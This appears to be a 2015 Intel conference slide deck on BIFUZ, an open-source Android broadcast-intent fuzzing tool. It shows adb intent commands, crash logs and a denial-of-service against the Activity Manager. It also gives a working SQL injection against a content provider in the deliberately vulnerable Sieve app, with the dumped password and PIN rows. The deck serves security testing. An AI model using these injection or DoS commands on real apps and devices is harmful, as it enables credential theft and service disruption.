"Accelerate the work in security and privacy through security architecture/design, security validation, and innovation."

Broadcast Intent Fuzzing Framework for Android

Răzvan-Costin Ionescu, SSG/OTC
Andreea Brînduşa Proca, SSG/OTC

SecCon 2015

SSG SW Security Conference

Andreea Brînduşa Proca

Răzvan-Costin Ionescu

Agenda

- Why do we need BIFUZ?
- What is BIFUZ?
- BIFUZ's Design Overview
- BIFUZ's Architecture
- Walk-through
- Results
- Conclusions

Why do we need BIFUZ?

Android Security

Intent Fuzzing

Important Target

Broadcast Intents

Android Apps

What is BIFUZ?

Python


Bugs

Broadcast / Fuzzed Intents


Open Source

Negative Testing

BIFUZ’s Design Overview



BIFUZ's Architecture



BIFUZ's Menu Options

```
= = = = = = = = = = = = = = = = =
    ###   #  ####  #  #  ####
    #  #  #  #     #  #    ##
    ###   #  ####  #  #   ##
    #  #  #  #     #  #  #
    ###   #  #     ####  ####
= = = = = = = = = = = = = = = = =

Select one option from below
    1. Select Devices Under Test
    2. Generate Broadcast Intent calls for the DUT(s)
    3. Generate Fuzzed Intent calls
    4. Generate a delta report between 2 fuzzing sessions
    5. Run existing generated intents from file
    6. SQL injections for specific apk
    7. (Future) Generate apks for specific Intent calls
    8. DoS against Activity Manager - requires userdebug image
    9. (WIP) Smart fuzzing - using a template
    Q. Quit
```

Broadcast Intent Example

2. Generate Broadcast Intent calls for the DUT(s)

```
Insert your choice:    2
```

```
adb -s 12qw34er56ty78ui shell am broadcast
-n com.google.earth/
com.google.analytics.tracking.android.CampaignTrackingReceiver
```

Fuzzed Intent Example

```
Generate broadcast intent calls for the following DUT(s): 12qw34er56ty78ui
Insert the packages wanted or type 'all' for all packages: earth, calendar
Device 12qw34er56ty78ui: Insert the name of the logs folder: FOLDER_NAME
```

```
adb -s 12qw34er56ty78ui shell am start
-a android.intent.action.VIEW
-c android.intent.category.BROWSABLE
-n com.google.earth/com.google.earth.EarthActivity
-f  0x00400000
-d http://YIV6HT9RKSNRCYDGCA6ONAVZEMA2G03KK0LNIAJ15911OAA.com
-e boolean android.intent.extra.ALARM_COUNT True
```

Fuzzed Intent using Templates

tem_000000.tem – example

```
#Do not add lines to this template; possible options for each item: fuzz, nofuzz; if nofuzz, then a list might be expected
action nofuzz [“ACT_1”,”ACT_2”]
category nofuzz
data_uri nofuzz
e_key nofuzz
e_val nofuzz
flag nofuzz
```

Fuzzed Intent using Templates (cont.)

tem_000000.tem – intent example

```
am start -n com.google.android.gms/.car.FirstActivity
  -f  0x00400000
  -a ACT_1
  -c android.intent.category.ALTERNATIVE
  -d DEFAULT
  -e android.intent.extra.DOCK_STATE_LE_DESK 0
```

or

```
am start -n com.google.android.gms/.car.FirstActivity
  -f  0x00400000
  -a android.app.action.ADD_DEVICE_ADMIN
  -c android.intent.category.ALTERNATIVE
  -d DEFAULT
  -e android.intent.extra.DOCK_STATE_LE_DESK 0
```

Fuzzed Intent using Templates (cont.)

tem_111111.tem – sample

```
#Do not add lines to this template; possible options for each item: fuzz, nofuzz; if nofuzz, then a list might be expected
action fuzz
category fuzz
data_uri fuzz
e_key fuzz
e_val fuzz
flag fuzz
```

Fuzzed Intent using Templates (cont.)

tem_111111.tem – intent example

```
am start -n com.google.android.gms/.games.ui.client.requests.
ClientPublicRequestActivity
  -f -1388136854
  -a 4GPHAI3LEG7Q76V0_fuzzy
  -c NHIL2ZJNBGCFYKQ_fuzzy
  -d 7RBNY6L30_fuzzy
  -e L33BC79I7HDE00A_fuzzy 1KQGYRV86AUTBV84G_fuzzy
```

Error Log Example – Broadcast Intent

```
--------- beginning of main
F/BIFUZ_BROADCAST( 9395): adb -s 12qw34er56ty78ui shell am broadcast -n
com.google.earth/com.google.analytics.tracking.android.CampaignTrackingReceiver.
--------- beginning of system
I/ActivityManager( 3056): Start proc com.google.earth for broadcast
com.google.earth/com.google.analytics.tracking.android.CampaignTrackingReceiver:
pid=9411 uid=10049 gids={50049, 9997, 3003, 1028, 1015} abi=x86
--------- beginning of crash
E/AndroidRuntime( 9411): FATAL EXCEPTION: main
E/AndroidRuntime( 9411): Process: com.google.earth, PID: 9411
E/AndroidRuntime( 9411): java.lang.RuntimeException: Unable to instantiate receiver
com.google.analytics.tracking.android.CampaignTrackingReceiver:
java.lang.ClassNotFoundException: Didn't find class
"com.google.analytics.tracking.android.CampaignTrackingReceiver" on path:
DexPathList[[zip file
…
```

Error Log Example – DoS Attack against am

```
I/ActivityManager( 3993): START u0 {act=U6K26ZP2Q0PAZ9_very_large_and_fuzzy
E/JavaBinder( 3993): !!! FAILED BINDER TRANSACTION !!!
....
F/ActivityManager( 3993): Exception thrown launching activities in
ProcessRecord{37d55748 20303:com.android.bluetooth/1002}
F/ActivityManager( 3993): android.os.TransactionTooLargeException
F/ActivityManager( 3993): at android.os.BinderProxy.transactNative(Native Method)
F/ActivityManager( 3993): at android.os.BinderProxy.transact(Binder.java:496)
F/ActivityManager( 3993): at android.app.ApplicationThreadProxy.scheduleLaunchActivity
(ApplicationThreadNative.java:797)
F/ActivityManager( 3993): at
com.android.server.am.ActivityStackSupervisor.realStartActivityLocked
(ActivityStackSupervisor.java:1181)
F/ActivityManager( 3993): at
com.android.server.am.ActivityStackSupervisor.attachApplicationLocked
(ActivityStackSupervisor.java:551)
....
F/ActivityManager( 3993): at android.os.Binder.execTransact(Binder.java:446)
```

SQL Injection

We tested against the Sieve Password Manager app provided by MWR
https://www.mwrinfosecurity.com/system/assets/380/original/sieve.apk

```
adb shell content query --uri
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection
'quote(password) FROM Passwords;--'
```

```
Row: 0 quote(password)=X'B521EA259DE06E8BF4C0CC0B389D2076138315A7FE1477DA'
Row: 1 quote(password)=X'F9D7395BFF50D2CD9BCD1ED3B90DF4D60A45CAA5F2468C913E'
```

```
adb shell content query --uri
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

```
Row: 0 _id=1, service=yahoo, username=yahoo_un, password=BLOB, email=email@yahoo.com [anaanaana]
Row: 1 _id=2, service=google, username=google_un, password=BLOB, email=email@gmail.com [stefania]
```

```
adb shell content query --uri
content://com.mwr.example.sieve.DBContentProvider/Keys/
```

```
Row: 0 Password=12345678901234567890, pin=1234
```

Results

javaNullPointerException

SecurityException

javaClassNotFoundException

IllegalStateException

DoS attack

SQL injection

NumberFormatException

ClassCastException

IllegalArgumentException

Conclusions

- BIFUZ is an open source testing tool
- easy setup
- assess if an application is more stable than another from security perspective
- bugs might be sent to Google for verification
- reproducibility and debugging

Source code: https://github.com/fuzzing/bifuz

You may find us @:

andreea.brindusa.proca@intel.com
razvan.ionescu@intel.com

Legal Disclaimer

INFORMATION IN THIS DOCUMENT IS PROVIDED “AS IS”. NO LICENSE, EXPRESS OR IMPLIED, BY ESTOPPEL OR OTHERWISE, TO ANY INTELLECTUAL PROPERTY RIGHTS IS GRANTED BY THIS DOCUMENT. INTEL ASSUMES NO LIABILITY WHATSOEVER AND INTEL DISCLAIMS ANY EXPRESS OR IMPLIED WARRANTY, RELATING TO THIS INFORMATION INCLUDING LIABILITY OR WARRANTIES RELATING TO FITNESS FOR A PARTICULAR PURPOSE, MERCHANTABILITY, OR INFRINGEMENT OF ANY PATENT, COPYRIGHT OR OTHER INTELLECTUAL PROPERTY RIGHT.

Performance tests and ratings are measured using specific computer systems and/or components and reflect the approximate performance of Intel products as measured by those tests. Any difference in system hardware or software design or configuration may affect actual performance. Buyers should consult other sources of information to evaluate the performance of systems or components they are considering purchasing. For more information on performance tests and on the performance of Intel products, reference www.intel.com/software/products.

Intel and the Intel logo are trademarks of Intel Corporation in the U.S. and other countries.

*Other names and brands may be claimed as the property of others.

http://intel.com/software/products